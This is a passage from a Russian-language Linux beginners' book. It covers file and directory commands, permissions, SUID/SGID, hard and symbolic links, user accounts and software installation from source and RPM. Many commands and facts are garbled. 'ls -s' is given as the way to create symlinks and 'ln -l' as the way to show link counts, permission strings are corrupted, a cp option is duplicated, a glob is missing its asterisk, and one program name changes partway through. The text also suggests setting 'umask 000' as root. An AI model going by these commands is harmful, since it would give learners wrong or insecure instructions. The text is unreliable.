На устройствах `hdxN` и `sdhN` необходимо остановиться подробнее. Известно, что к (E)IDE (ATA) контроллеру можно подключить четыре IDE-устройства: Primary Master, Primary Slave, Secondary Master, Secondary Slave. Этим устройствам соответствуют символы: a,b,c,d. Например, `/dev/hda` — Primary Master, а `/dev/hdd` — Secondary Slave. Номер `N` в обозначении устройства обозначает номер раздела на жестком диске. Первичный раздел DOS на первом жестком диске обозначается так: `/dev/hda1`.

3.1.4. Что такое демон?

Термин демон происходит от английского слова *demon* (или *daemon*) и означает программу, которая выполняется в фоновом режиме и дополняет операционную систему каким-нибудь сервисом. Как правило, пользователь не замечает работу демона: он даже и не подозревает, что данная программа запущена. Программа-демон чем-то напоминает резидентные программы в операционной системе DOS.

Как видите, нет ничего общего с ужасными существами потустороннего мира. Обычно демон ожидает определенного события, после которого он активизируется и выполняет свою работу. Сетевые демоны ожидают получения пакета с определенным номером порта и, получив его, обрабатывают содержащиеся в нем данные. В книге мы еще неоднократно поговорим об этих «существах», поэтому сейчас не будем подробно останавливаться на них.

3.2. Команды для работы с файлами

В этом и следующем разделах описываются команды, с помощью которых вы можете в текстовом режиме (в режиме консоли) оперировать файлами и каталогами. Если для вас это не является удобным — используйте файловые менеджеры, в частности Konqueror (см п. 2.3) или Midnight Commander (см. п. 3.12). Однако в случае невозможности использования данных программ (например, при неполадках в системе) работа в консоли является единственно возможным вариантом работы. Поэтому все равно вы должны обладать соответствующими навыками.

Прежде чем приступить к описанию команд для работы с файлами, необходимо отметить, что для выполнения операций над файлами вы должны иметь права доступа к этим файлам. О правах доступа будет написано ниже (см. п. 3.4), а здесь предполагается, что пользователь имеет права доступа к используемым файлам.

Обратите внимание на приглашение командной строки. Если она заканчивается знаком #, значит, вы работаете в режиме администратора — вы пользователь *root*. А если в конце приглашения стоит символ \$, значит — вы обыкновенный пользователь.

3.2.1. Создание и просмотр файла

Для просмотра файла обычно используется команда *cat*. Например:

```
$ cat file.txt
```

При этом на стандартный вывод, то есть на ваш терминал, будет выведен файл *file.txt*. Однако более удобными командами для просмотра файлов являются команды *more* или *less*:

```
$ less file.txt
```

Создать файл можно так:

```
$ cat > file.txt
```

Здесь используется перенаправление ввода вывода, о котором подробно сказано немного позже. Данные со стандартного ввода (клавиатуры) перенаправляются в файл `file.txt`. Проще говоря все, что вы после этой команды введете с клавиатуры, будет записано в файл `file.txt`. Чтобы закончить ввод, нажмите `Ctrl+D`. Помните, что вы не сможете создать файл в каталоге, к которому у вас нет доступа. Вы даже не сможете просмотреть файл, если пользователь, которому этот файл принадлежит, запретил чтение этого файла.

3.2.2. Копирование файла

Для копирования файлов в ОС Linux используется команда `cp`, которая имеет следующий формат вызова:

```
$ cp [параметры] источник назначение
```

Рассмотрим несколько примеров:

```
$ cp file.txt file2.txt
$ cp file.txt /home/user/text/
```

В первом случае выполняется копирование файла `file.txt` в файл `file2.txt`. Оба файла находятся в текущем каталоге. Во втором случае — копирование файла `file.txt` в каталог `/home/user/text/`.

Напомню, что вы можете использовать точку (`.`) в качестве ссылки на текущий каталог, символ тильды (`~`) — на домашний каталог. Родительский каталог обозначается двумя точками (`..`). Корневой каталог обозначается символом косой черты (`/`). Параметры команды `cp` указаны в табл. 3.3.

Параметры команды `cp`

Таблица 3.3

Параметр	Описание
<code>-a</code>	При копировании сохраняются атрибуты файлов
<code>-b</code>	Создание копии вместо перезаписи существующего файла
<code>-d</code>	Поддержка символических ссылок. При этом копироваться будут семи символические ссылки без файлов, на которые они указывают
<code>-i</code>	Перед перезаписью существующего файла от пользователя потребуется подтверждение этого
<code>-l</code>	Создание жестких ссылок вместо копирования (при копировании в каталог)
<code>-r</code>	Копирование каталога вместе с подкаталогами
<code>-a</code>	Создание символических ссылок вместо копирования (при копировании в каталог)
<code>-u</code>	Не перезаписывать, если перезаписываемый файл имеет более позднюю дату модификации
<code>-v</code>	Вывод сведений обо всех выполняемых действиях (<code>verbose</code>). Выводит имена всех копируемых файлов
<code>-x</code>	Игнорировать каталоги, расположенные в других файловых системах, по отношению к системе, откуда выполняется копирование

3.2.3. Переименование и перемещение файлов

Команда `mv` перемещает или переименовывает файлы. Например:

```
$ mv file.txt file2.txt
```

Данная команда переименовывает файл `file.txt` в файл `file2.txt`. Можно также перемещать файлы в другой каталог:

```
$ mv ~/.txt /tmp
```

Данная команда перемещает все текстовые файлы из домашнего каталога пользователя в каталог `/tmp`.

Будьте очень осторожны при использовании команды `mv`: при перемещении она не предупреждает о существовании файла назначения, и если он существует, он будет перезаписан.

3.2.4. Удаление файлов и каталогов

Для удаления указанного файла используется команда `rm`. Например: `$ rm file2.txt`. При этом для удаления файла пользователь должен иметь право на запись в каталог. Права на чтение или запись файла необязательны. Если нет права на запись в файл, то выдается (в восьмеричном виде) режим доступа к файлу и запрашивается подтверждение на удаление.

Если стандартный вывод назначен не на терминал, то команда `rm` будет вести себя так же, как при наличии опции `-f`. А при указании опции `-f` не выдается предупреждений, если удаляемый файл не существует, а также при удалении файла не запрашивается подтверждение на запись, в который нет прав. Если нет права и на запись в каталог, то файлы не удаляются. Сообщение об ошибке выдается лишь при попытке удалить каталог на запись в который нет прав.

Опция `-r` предназначена для рекурсивного удаления всех файлов и каталогов, указанных в командной строке. При удалении непустых каталогов команда `rm` с параметром `-r` предпочтительнее, чем команда `rmdir`, поскольку последняя не может удалить непустой каталог.

Опция `-i` аналогична одноименной опции команды `cp` и требует подтверждения от пользователя перед удалением каждого файла.

3.2.5. Поиск файлов

Команда `locate` производит поиск заданного файла в файловой системе. Вместо имени файла можно задать образец имени, например, в тех случаях, когда вы забыли точное название файла:

```
$ locate passwd
```

Если вы не знаете, в каком каталоге находится нужная вам команда (программа), введите команду **which**, указав в качестве параметра нужную вам команду (программу):

```
$ which awk
```

Данная команда бывает очень полезна в тех случаях, когда вы хотите узнать, установлена ли вообще та или иная программа. Быстрый поиск имени программы можно выполнить прямо из командной строки Linux: для этого введите первые буквы нужной вам команды и нажмите «Tab». Данная функция называется *автозаполнением командной строки*. Для вывода всех доступных команд нажмите «Tab» дважды. Естественно, что полный список команд на одном экране не поместится. Для того, чтобы «листать» консоль, используйте клавиши «PageUp» и «PageDown».

3.3. Команды для работы с каталогами

Просмотр содержимого каталога. Для просмотра содержимого каталога используется команда **ls**. Закоренелые пользователи DOS могут использовать привычную им команду **dir**, но команда **ls** намного удобнее. Программа **ls** имеет около сорока параметров, о назначении которых вы можете узнать в справочной системе, введя команду **man ls**.

Вывод имени текущего каталога. Команда **pwd** сообщит вам имя текущего каталога. Эту команду очень удобно использовать при написании сценариев.

Создание и удаление каталога. Как и в DOS, для создания каталога используется команда **mkdir**, а для удаления — **rmdir**. При удалении каталога нужно учитывать то, что удаляемый каталог должен быть пуст. В противном случае команда заявит о своем бессилии.

Смена каталога. Команда **cd** меняет текущий каталог на указанный.

3.4. Права доступа

Для каждого файла и каталога в ОС Linux задаются права доступа. Права доступа определяют, кто имеет доступ к объекту и какие операции над объектом он может выполнять. Под объектом следует понимать файл или каталог. Выполнять можно три основных операции: чтение, запись и выполнение.

Право на чтение файла означает, что его можно просматривать и печатать, а для каталога — что может отображаться список содержащихся в нем файлов. Право на запись для файла означает возможность его редактирования, а для каталога — возможность создания и удаления в нем файлов.

Если для файла установлено право выполнения, то его можно запускать как программу. Данная возможность используется при написании сценариев командных интерпретаторов. Право выполнения для каталога означает

право доступа к каталогу, но не право на выполнение расположенных в нем файлов, как это может показаться, исходя из названия режима доступа. Чтобы разобраться с правом выполнения для каталогов, проведите небольшой эксперимент, выполнив несколько описанных далее действий. Все действия нужно проводить от имени обыкновенного пользователя, а не от имени суперпользователя root.

Создайте каталог:

```
mkdir dir1
```

Затем создайте в нем файл script:

```
#!/bin/sh
echo "Hello"
```

Измените права на чтение и выполнения для файла:

```
chmod 500 dir1/script
```

Попробуйте просмотреть содержимое каталога dir1:

```
ls -l dir1
```

А теперь измените права доступа к каталогу и повторите предыдущий шаг:

```
chmod 600 dir1
ls -l dir1
```

Как результат установленных прав на чтение и запись для каталога вы получите сообщение:

```
Permission denied
```

Теперь попробуйте записать что-нибудь в каталог (мы же установили право на запись)

```
cat >> dir1/script
```

Получите то же сообщение:

```
Permission denied
```

В общем случае существует три категории пользователей: владелец, группа и прочие.

Владелец — пользователь, создавший файл. Само собой разумеется, для того, чтобы создать файл, вы должны иметь право записи в каталог, в котором вы создаете файл. При создании файла обычно устанавливаются права на чтение и запись для владельца, и только на чтение для всех остальных пользователей.

Пользователи объединяются в группы, например, для работы над одним проектом. Владелец может разрешить или запретить доступ к файлам для членов группы.

Прочие — это все остальные пользователи.

Для каждой категории имеется свой набор прав доступа, просмотреть который вы можете с помощью команды `ls -l`:

```
ls -l file.txt
-rw-r----- 1 den group 300 Feb 10 12:00 file.txt
```

Строка `-gw-g----` характеризует набор прав доступа к файлу `file.txt`. Владелец файла является пользователь `dep`, который входит в группу `group`.

Первый символ — это тип файла. «-» означает файл, а «d» — каталог.

Следующие три символа «`gw-`» задают права доступа для владельца файла. Символ «`г`» — это право на чтение, «`w`» — на запись, а «`x`» — на выполнение. Права задаются именно в таком порядке: чтение, запись, выполнение. Если право на какой-нибудь вид доступа отсутствует, то ставится «-». В данном случае отсутствует право на выполнение.

Второй трехсимвольный набор задает права доступа для группы, а третий — для прочих пользователей. В нашем примере (`g--`) члены группы имеют право только на чтение, а другие пользователи вообще не имеют никакого доступа к файлу (`---`).

Для изменения прав доступа используется программа `chmod`. При этом права доступа можно задавать двумя способами: символьным и абсолютным. Сначала будет рассмотрен символьный метод, а потом абсолютный.

В рамках символьного способа изменения прав вызов программы `chmod` имеет следующий вид:

```
chmod права <файл|каталог>
```

Например, для удаления прав доступа группы используется команда

```
chmod g-w <имя_файла>
```

Параметры программы `chmod` указаны в табл. 3.4.

Бит смены идентификатора пользователя или группы является вариантом права выполнения `x`. Право на чтение, запись и выполнение обозначается в этом случае не `гwx`, а `гws`. Буквой `t` обозначается бит прилипчивости (sticky-бит). Его название унаследовано от тех времен, когда объем оперативной

Права доступа (символьный метод)

Таблица 3.4

Опция	Описание
<code>+</code>	Устанавливает право доступа
<code>-</code>	Отменяет право доступа
<code>=</code>	Присваивает набор прав доступа
<code>г</code>	Право на чтение файла или каталога
<code>w</code>	Право на запись файла или каталога
<code>x</code>	Право на выполнение
<code>u</code>	Устанавливает право доступа для пользователя, который создал файл и является его владельцем
<code>g</code>	Устанавливает права доступа для группы
<code>o</code>	Устанавливает права доступа для прочих пользователей
<code>a</code>	Устанавливает права доступа для владельца, группы и прочих пользователей
<code>s</code>	Устанавливает бит смены идентификатора пользователя или группы
<code>t</code>	Устанавливает sticky-бит

памяти был маленьким, а процесс подкачки медленным. Этот бит позволял оставлять небольшие часто используемые программы в памяти для ускорения их запуска. Сейчас его значение переосмыслено: этот бит, установленный для каталога, приводит к тому, что удалять файлы из этого каталога могут только владелец файла и владелец каталога.

Программа `chmod` никогда не изменяет права символических ссылок, но это не является особой проблемой, так как права ссылок никогда не используются. Изменить группу файла можно командой `chgrp`, а владельца — `chown`.

Теперь перейдем к абсолютному методу указания прав доступа, который, как мне кажется, несколько удобнее, чем символьный, поскольку не нужно помнить символику прав доступа. Этот метод еще называют методом двоичных масок.

Для изменения прав доступа абсолютным методом используется та же команда `chmod`:

`chmod` число <файл|каталог>

Число называется маской прав доступа и представляет собой число в восьмеричной системе, задающее наборы прав доступа. Напомню, что восьмеричная система — это система с основанием 8 (см. табл. 3.5). Не спешите переворачивать страницу, услышав слово «восьмеричная», все на самом деле намного проще, чем звучит.

Каждое число, задающее права доступа, состоит из трех разрядов, например, 760:

- 7 — первый разряд;
- 6 — второй разряд;
- 0 — третий разряд.

Таблица 3.5

Соответствие разрядов восьмеричной системы разрядам в двоичной системе

Восьмеричный формат	Двоичный формат
0	000
1	001
2	010
3	011
4	100
5	101
6	110
7	111

Первый разряд задает права доступа для владельца файла, второй — для группы, третий — для остальных пользователей. Одному разряду восьмеричной системы соответствуют три разряда в двоичной.

Каждый двоичный разряд задает соответствующий ему тип доступа: первый — чтение, второй — запись, третий — выполнение. Будем считать, что разряды нумеруются слева направо. 0 — если данная операция запрещена, а 1 — если разрешена. Теперь все становится на свои места, например, право доступа, задаваемое числом 777 (111 111 111) означает право на чтение, запись и выполнение для всех пользователей.

Наиболее часто используется маска 644, разрешающая чтение и модификацию файла для владельца, и только чтение для других пользователей. Иногда используется набор прав доступа, состоящий из четырех цифр. Старшая цифра обозначает флаги SETUID (4), SETGID (2), sticky-бит (1).

Какие же права доступа будут у только что созданного командой `mkdir` каталога? Обычно маска прав доступа равна `0777` минус значение, выводимое командой `umask`. Значение, выводимое командой `umask` обычно равно `022`. Следовательно, маска прав доступа будет равна `0777 - 0022 = 0755`. И действительно, создайте каталог и введите команду `ls -l`:

```
mkdir new
ls -l
...
drwxr-xr-x 2 den den 4096 Янв 14 14:30 new/
...
```

Набор `rwX` (111) равен семи, а набор `r-X` (101) равен пяти в восьмеричной системе. Получается, что маска доступа к новому каталогу = `755`. Установить значение `umask` можно с помощью самой этой команды. Просто выполните команду `umask 000` от имени суперпользователя, и вы установите новое значение, равное нулю. Обратите внимание, команда `mkdir` автоматически устанавливает право выполнения (доступа) для каталога, иначе к каталогу нельзя будет получить доступ.

3.5. Специальные права доступа SUID и SGID

Кроме рассмотренных выше прав доступа, в системе Linux существуют еще два специальных права доступа — **SUID** (Set User ID root) и **SGID** (Set Group ID root). Право **SUID** обозначается как `s` (или `4000`), а **SGID** — как `S` (или `2000`).

Их существование обусловлено тем, что некоторые программы (`pppd`, `smbmount`, `SVGA`-программы) требуют для своей работы привилегий пользователя `root`.

Допустим, что вы хотите, чтобы другие пользователи могли устанавливать PPP-соединение, для этого нужно установить право доступа **SUID** для программы-демона `/usr/sbin/pppd`. Делается это так:

```
chmod u+s /usr/sbin/pppd
```

После этого демон `pppd` будет запускаться с привилегиями `root`, даже если он запущен самым обыкновенным пользователем. Запуск `pppd` в таком режиме необходим для того, чтобы обыкновенный пользователь смог настроить необходимые интерфейсы и таблицу маршрутизации ядра, то есть подготовить систему для PPP-соединения. Обычно на такие изменения (изменение таблицы маршрутизации ядра, конфигурирование интерфейсов) есть право только у пользователя `root`.

То же самое можно сказать и о программе `smbmount` — для ее работы тоже нужно установить право доступа **SUID**.

Казалось бы, все хорошо: и пользователи довольны, и вам не нужно каждый раз подходить к серверу, если нужно установить коммутируемое соединение или примонтировать общий ресурс. Однако следует учитывать, что программы, требующие установления SUID (или SGID) для своей работы, являются потенциальными дырами в системе безопасности.

Представьте такую ситуацию: у вас в системе установлена программа `superformat`, которая предназначена для форматирования дисков. Создание файловой системы, пусть даже на дискете, — это привилегированная операция, требующая права доступа `root`.

При установке этой программы для нее сразу устанавливается право SUID, чтобы разрешить пользователям форматировать дискеты. Пользователь запускает ее для форматирования диска. Программа запускается, получает права `root`, форматирует дискету и нормально завершает работу. А теперь представим, что программа некорректно завершает свою работу — по ошибке, например, произошло переполнение стека (такие случаи известны при работе с этой программой). Что же при этом произошло: программа `supermount` получила права `root` и некорректно завершила работу. В результате чего обыкновенный пользователь получил права `root`!

Неквалифицированный пользователь с правами `root` — это намного хуже, чем просто крах системы. Нельзя с уверенностью сказать что произойдет, если пользователь получит права `root`. Выходит, что не нужно быть профессиональным хакером — достаточно просто уметь форматировать дискеты.

Помните о потенциальной опасности при работе с такими программами и, по возможности, избегайте использования прав SUID и SGID.

Ради справедливости нужно заметить, что ряд системных программ (в частности, `pppd`) разрабатывался с учетом прав SUID и SGID, и эти программы являются максимально защищенными, хотя полной уверенности в этом нет. Поэтому использовать право SUID нужно только в самых крайних случаях.

Я позволю себе сделать еще несколько замечаний относительно прав доступа SUID и SGID:

1. Лучше не использовать на сервере программы, требующие привилегированные права доступа, точнее, не разрешать обыкновенным пользователям их использовать. Использование права доступа SUID вы можете себе позволить только на своей домашней машине, например, для установления того же коммутируемого соединения, чтобы каждый раз при подключению к Интернет не вводить команду `su`.
2. Если все-таки нужны привилегированные права, используйте программу `sudo` (или `su`). Конечно, это не так удобно, но зато гораздо безопаснее.
3. Перед использованием программ, требующих права доступа `root`, убедитесь в их надежности. Если программа получена из ненадежного

источника, лучше ее не использовать. Под надежным источником подразумеваются сайты или FTP-серверы разработчиков дистрибутивов Linux. Желательно получить исходный код такой программы, чтобы убедиться, что она не производит каких-либо несанкционированных действий.

4. Нет ни одной причины, по какой нужно было бы разрешить использование SUID-программ в домашних каталогах пользователей. Для разделов, в которые разрешена запись обыкновенным пользователям, установите опцию `nosuid` в файле `/etc/fstab`.

3.6. Ссылки

Иногда очень полезно, чтобы в каталоге находился один и тот же файл, но под разными именами. Можно просто скопировать этот файл в другой, но при этом неэффективно используется дисковое пространство. Для этих целей в ОС Linux существует специальный тип файлов — ссылки. Ссылки позволяют хранить один и тот же файл, но под разными именами. Linux поддерживает два типа ссылок: жесткие (прямые) и символические.

3.6.1. Жесткие ссылки

Как уже говорилось в п.3.1, каждый файл в системе Linux имеет свой уникальный номер — индексный дескриптор, который по сути и является настоящим именем файла. Получить информацию обо всех индексных дескрипторах в текущем каталоге можно с помощью команды `ls -i`. Исходя из принятых положений, можно дать более точное определение каталога: каталог — это просто список индексных дескрипторов файлов. Допустим, у нас есть файл `text`. Посмотрим его индексный дескриптор:

```
ls -i text
25617 text
```

Теперь создадим жесткую ссылку на файл `text` командой `ln`:

```
ln text words
```

Обратите внимание, что ссылка `words` на файл `text` имеет тот же индексный дескриптор, что и файл `text`:

```
ls -i words
25617 words
```

Отсюда следует, что жесткие ссылки привязываются к индексному дескриптору файла, то есть становятся еще одним именем файла. В рамках одной файловой системы вы можете организовывать только жесткие ссылки. Командой `ln` можно создать множество ссылок на один файл, и все они будут иметь один и тот же индексный дескриптор.

Изменяя файл `words`, вы автоматически измените файл `text`. Удаляя файл `words`, вы можете удалить и файл `text`, но только в том случае, когда на

него нет больше ссылок. В противном случае удалению подлежит только ссылка. Количество ссылок отображается по команде `ln -l`. Число, стоящее слева от имени владельца, и есть количеством ссылок. При этом доступны две ссылки на каталоги: «.» — ссылка на текущий каталог, а «..» — на родительский.

3.6.2. Символические ссылки

Символические ссылки выполняют ту же функцию, что и жесткие, но несколько иначе. Они не ссылаются на индексный дескриптор файла. Символическая ссылка представляет собой специальный файл, при обращении к которому система понимает, что на самом деле нужно обратиться к другому файлу, и обеспечивает прозрачность операции. Отсюда следует, что операции с символическими ссылками выполняются медленнее, чем с жесткими. Создать символическую ссылку можно командой `ls -s`, например:

```
ls -s text words
```

Теперь, введя команду `ls -li`, вы увидите, что файлы `text` и `words` имеют разные индексные дескрипторы. Посмотрим, какую информацию выведет команда `ls -li text words`:

```
ls -li text words
lrwxrwxrwx 1 den
group 3 Dec  5 12:11
words -> text
-rw-r--r-- 1 den
group 12 Dec  5 12:50
words
```

Обратите внимание на первый символ строки `lrwxrwxrwx` — символ «l». Это означает, что данный файл является символической ссылкой на файл `text`, о чем свидетельствует информация в последней колонке `words->text`.

Символическая ссылка не имеет прав доступа — для нее всегда используется набор `rwXrwxrwx`. Символические ссылки очень полезны, так как они позволяют идентифицировать файл, на который они ссылаются, тогда как для жестких ссылок нет простого способа определить, какие файлы привязаны к одному и тому же индексному дескриптору. Однако, если вы удалите файл, на который ссылаются символические ссылки, то получите паутину бесполезных ссылок, которые ни на что не ссылаются. При использовании жестких ссылок вы не сможете удалить файл до тех пор, пока на него ссылается хотя одна жесткая ссылка.

Переменная окружения `$pwd` содержит имя символической ссылки на текущий рабочий каталог. Просмотреть ее значение можно с помощью команды:

```
echo $pwd
```

3.7. Пользователи

Как вы знаете, Linux является многопользовательской операционной системой. И не потому, что она может хранить профили нескольких пользователей, как Windows, а потому, что одновременно в системе могут быть зарегистрированы (читайте: могут работать с системой) несколько пользователей. Вы можете работать в консоли, кто-то по сети может подключиться к вашему серверу X, кроме того, могут быть еще несколько десятков пользователей, которые подключены к вашей системе по telnet, ssh или ftp.

Реальное количество пользователей, которое способна обслужить система, зависит от ее производительности, загруженности (к системе может быть подключен один пользователь, который занимается видеомонтажом, и ресурсы системы будут использованы на 70%), а также пропускной способностью сети. Администратор может ограничить количество подключений для пользователей того или иного класса, но сейчас мы не будем об этом говорить. Для нас сейчас нужно разобраться, как создаются учетные записи.

Учетную запись может создать только администратор, то есть пользователь root. Сведения об учетных записях пользователей хранятся в файле /etc/passwd, а о группах — в файле /etc/group. В этой книге мы не будем рассматривать эту тему очень подробно. Если вы заинтересовались, рекомендую прочитать мою книгу «Linux-сервер своими руками», в которой подробно изложены все вопросы, связанные с управлением учетными записями.

Добавить пользователя можно командой `adduser` (или `useradd`), а изменить пароль — командой `passwd`. Добавим пользователя `user`:

```
# adduser user
# passwd user
```

Естественно, добавлять пользователей имеет право только пользователь root. Если вам нужно изменить свой пароль, введите команду `passwd` без параметров.

3.8. Установка программного обеспечения

Многие начинающие пользователи операционной системы Linux сталкиваются с проблемой установки нового программного обеспечения, а также удаления и обновления уже установленного. В описании установки той или иной программы в большинстве случаев написано примерно следующее: для установки программы введите такую команду. При этом не описывается сам процесс установки и для чего предназначены те или иные опции программы установки.

В операционной системе Windows установка программ выполнялась проще: достаточно запустить `setup.exe`, ввести серийный номер (если нужно), каталог для установки и нажать на кнопку «Далее». После этого вы можете поступить так, как рекомендует Microsoft: «откиньтесь на спинку табуретки и подождите, пока программа установки все сделает за вас».

В операционной системе Linux существуют три способа установки программного обеспечения:

- Традиционный.
- Из пакетов RPM.
- Из пакетов, содержащих исходный код.

Рассмотрим по порядку все три способа.

3.8.1. Традиционный способ установки: установка из исходных текстов

Этот способ заключается в том, что программа распространяется не в собранном виде, а в виде исходных текстов. Данный способ называется традиционным, потому что он был первым способом установки программ до появления менеджера RPM или аналогичных ему (`apt-get`).

Как правило, исходный текст распространяется в архиве. Обычно файл, содержащий исходный текст, имеет двойное расширение: например, `tar.gz` или `tar.bz2`. Это означает, что данный файл сжат двумя архиваторами: сначала `tar`, а потом `gzip`.

Распаковывать архив нужно по принципу стека: сначала внешним архиватором, а потом внутренним. Предположим, что `prg-2.00.tar.gz` — это имя файла нашего архива. Для его распаковки нужно ввести команды:

```
gunzip prg-2.00.tar.gz
tar xvf prg-2.00.tar
```

Первая команда распакует файл `prg-2.00.tar`, который мы укажем в качестве одного из аргументов во второй команде. Параметр `x` программы `tar` означает, что нам нужно выполнить извлечение файлов из архива (параметр `c` — создание). Параметр `v` можете указывать по собственному усмотрению — он обеспечивает большую информативность при работе программы. Последний параметр `f` является обязательным при работе с файлами. Первоначально программа `tar` была предназначена для работы с пленками стримеров, поэтому нужно использовать параметр `f`, чтобы сказать программе, что нам нужно работать с файлами.

Если внешнее расширение не `gz`, а `bz` или `bz2`, то вместо первой команды вам нужно ввести команды (соответственно):

```
bunzip prg-2.00.tar.bz
bunzip2 prg-2.00.tar.bz2
```

Затем, как и в первом случае, нужно выполнить команду `tar` (с такими же параметрами).

Иногда файлы исходных текстов имеют всего одно расширение `tgz`. В этом случае вам нужно ввести всего одну команду:

```
tar xzf prg-2.00.tgz
```

Параметр `z` означает извлечение файлов с использованием распаковщика `gzip`. Обычно такое расширение имеют файлы архивов, созданные с помощью программы `tar` и пропущенные через фильтр архиватора `gzip`.

Следующий этап — это непосредственная установка программы. После успешного завершения первого этапа (распаковки) перейдите в каталог, содержащий исходные тексты. Обычно это каталог `<имя_программы-версия>`:

```
cd prg-2.00
```

После этого вам нужно внимательно прочитать файл `README`, и следует ввести три команды:

```
./configure  
make  
make install
```

Первая команда конфигурирует устанавливаемую программу для работы с вашей системой. Эта программа также проверяет, может ли устанавливаемая программа работать в вашей системе. Если работа программы невозможна, вы увидите соответствующее сообщение и процесс установки будет прерван.

Обычно такое случается, когда в вашей системе не установлена одна из необходимых новой программе библиотек. Для продолжения установки необходимо установить требуемую библиотеку и попытаться заново ввести команду `./configure`. После успешного завершения работы программы `./configure` будет создан файл `Makefile`, в котором будут указаны необходимые параметры (пути к библиотекам, путь для установки программы) для программы `make`.

Вторая команда (`make`) «собирает» программу. На этом этапе программа компилируется, то есть создаются бинарные исполнимые файлы из исходных текстов.

Третья команда — `make install` — устанавливает программу и файлы справочной системы в соответствующие каталоги. Обычно программы устанавливаются в каталог `/usr/bin`, но это зависит от содержимого конфигурационного файла `Makefile`.

После успешной установки программы вы можете ее запустить, предварительно прочитав документацию по этой программе.

3.8.2. Программа RPM

Установка программного обеспечения в дистрибутивах Red Hat и Mandrake производится с помощью программы `rpm`. RPM (Red Hat Package Manager) — это менеджер пакетов Red Hat. Несмотря на то, что в названии присутствует «Red Hat», он полностью предназначен работать как открытая пакетная система, доступная для использования кем угодно. Она позволяет

пользователям брать исходный код для нового программного обеспечения и упаковывать его в форме исходного и двоичного кода, так что двоичные файлы могут быть легко установлены и отслежены, а исходный код легко построен. Эта система также сопровождает базу данных всех пакетов и их файлов, что может быть использовано для проверки пакетов и запроса информации о файлах и/или пакетах.

В отличие от привычных мастеров InstallShield, которые используются для установки программ для Windows, пакеты RPM (файлы с расширением .rpm) не являются выполняемыми файлами, то есть программами. В пакетах содержатся файлы (как в архиве), которые нужно установить, а также различная информация об этом пакете: какой пакет необходим для работы этого пакета, с каким пакетом конфликтует, информация о разработчике, а также информация, указывающая, какие действия нужно выполнять при установке этого пакета, например, какие каталоги нужно создать. Менеджер пакетов RPM используется во многих дистрибутивах Linux (Red Hat, Mandrake, ASP, Black Cat) и является довольно легкой и гибкой в использовании системой, что обуславливает его популярность.

Обычно в имени файла пакета указываются его название, версия, выпуск, платформа. Последние четыре символа — «.rpm» — признак того, что данный файл является пакетом. В Linux отсутствует такое понятие как расширение или тип файла.

Например, для пакета `software-1.0-1.i386.rpm` имеют место:

- `software` — название;
- `1.0` — версия программы;
- `1` — выпуск пакета;
- `i386` — платформа Intel 386.

Обратите внимание на разницу между версией программного обеспечения и выпуском пакета. Версия, указываемая в имени пакета, является версией программного обеспечения, находящегося в нем. Номер версии устанавливается автором программы, который обычно не является изготовителем пакета. Номер версии характеризует и относится к программному обеспечению. Что касается номера выпуска, то он характеризует сам пакет — указывает номер существующего варианта пакета. В некоторых случаях, даже если не изменилось программное обеспечение, бывает необходимо его переупаковать.

С названием и версией программы, я думаю, все ясно. А вот с архитектурой немного сложнее. Самыми «универсальными» пакетами являются пакеты, рассчитанные на архитектуру Intel 386. Данная программа должна работать на любом процессоре Intel, начиная с 80386DX (или совместимого с ним). А вот если у вас процессор 80486, пакет, рассчитанный для работы с архитектурой 80586 (Pentium), скорее всего, не установится в вашей системе. Обычно для процессоров архитектуры CISC (с набором команд x86) используются следующие обозначения:

- i386 — Intel 80386DX;
- i586 — Intel Pentium (MMX), AMD K5 (K6);
- i686 — Intel PPro, Celeron, PII, PIII, PIV.

В простейшем случае команда установки пакета выглядит так:

```
rpm -i <пакет>.rpm
```

Перед установкой программы менеджер RPM проверит *зависимости пакета*, то есть установлены ли в вашей системе другие пакеты, которые необходимы новой программе или конфликтуют с ней. Если установлены все нужные программе пакеты (или для работы программы вообще не нужны никакие дополнительные пакеты), а также, если новая программа не конфликтует ни с одним уже установленным пакетом, менеджер RPM установит программу. В противном случае вы получите сообщение, что для работы программы нужен какой-то дополнительный пакет или программа конфликтует с уже установленным пакетом.

Если нужен дополнительный пакет, просто установите его. А вот если программа конфликтует с уже установленным пакетом, то вам нужно будет выбрать, какой пакет вам больше нужен: уже установленный или новый.

При установке программы я рекомендую указывать два дополнительных параметра: `h` и `v`. Первый указывает программе вывести полосу состояния процесса установки, а второй выводит дополнительные сообщения. Полоска состояния будет отображена в виде символов `#`. Учитывая эти два параметра, команда установки немного усложнится:

```
rpm -ihv software-1.0-1.i386.rpm
```

Установку можно производить не только с локального диска, но и по протоколу FTP:

```
rpm -i ftp://somehost.domain/pub/package.rpm
```

Для удаления пакета используется команда:

```
rpm -e <пакет>
```

Еще раз следует напомнить, что при установке или удалении пакетов нужно иметь в виду, что одни пакеты могут требовать наличия в системе других пакетов — это называется *зависимостью пакетов*. Поэтому иногда вы не сможете установить определенный пакет до тех пор, пока не установите все пакеты, которые нужны для его работы. При удалении программы менеджер пакетов также проверяет зависимости между пакетами. Если удаляемый пакет нужен каким-нибудь другим пакетам, удалить его вы не сможете.

Для пропуска проверки зависимостей нужно использовать параметр `--nodeps`. Это бывает иногда полезно. Например, у вас установлена программа `postfix`, а вам нужно установить программу `sendmail`. Обе программы используются для отправки почты.

Однако для работы многих почтовых программ необходим агент МТА (Mail Transfer Agent) — программа для отправки почты (**postfix** или **sendmail**). Поэтому с помощью параметра **-e** удалить программу **postfix** вы не сможете. Установить программу **sendmail** без удаления программы **postfix** вы также не сможете, потому что пакеты конфликтуют друг с другом. В этом случае вам поможет команда:

```
rpm -e --nodeps postfix
```

После такого удаления нормальная работа других программ, которым необходим МТА, невозможна, поэтому вам сразу же нужно установить программу **sendmail** (или другой МТА). Устанавливать программу в таком случае нужно, как обычно, с помощью параметра **-i**.

Для обновления программ используется параметр **-U**. Я рекомендую использовать его и при установке программ, потому что, если устанавливаемый пакет уже был установлен, то будет произведено его обновление, а если нет, то будет просто установлен новый пакет. Для того, чтобы видеть текстовый индикатор при установке пакетов, используйте опцию **h**. Команда для обновления пакета:

```
rpm -Uhv <пакет>
```

Например:

```
rpm -Uhv software-1.1-4.i386.rpm
```

Текстовый индикатор будет отображен в виде символов **#**. Просмотреть все установленные пакеты можно с помощью команды:

```
rpm -qa | less
```

Если вам требуется узнать, установлен ли определенный пакет, выполните команду:

```
rpm -qa | grep название_пакета
```

Просмотреть общую информацию о пакете можно с помощью команды:

```
rpm -qi пакет
```

а информацию о файлах, которые входят в состав пакета:

```
rpm -ql пакет
```

3.8.3. Программы **gnorpm**, **krackage**, **apt**

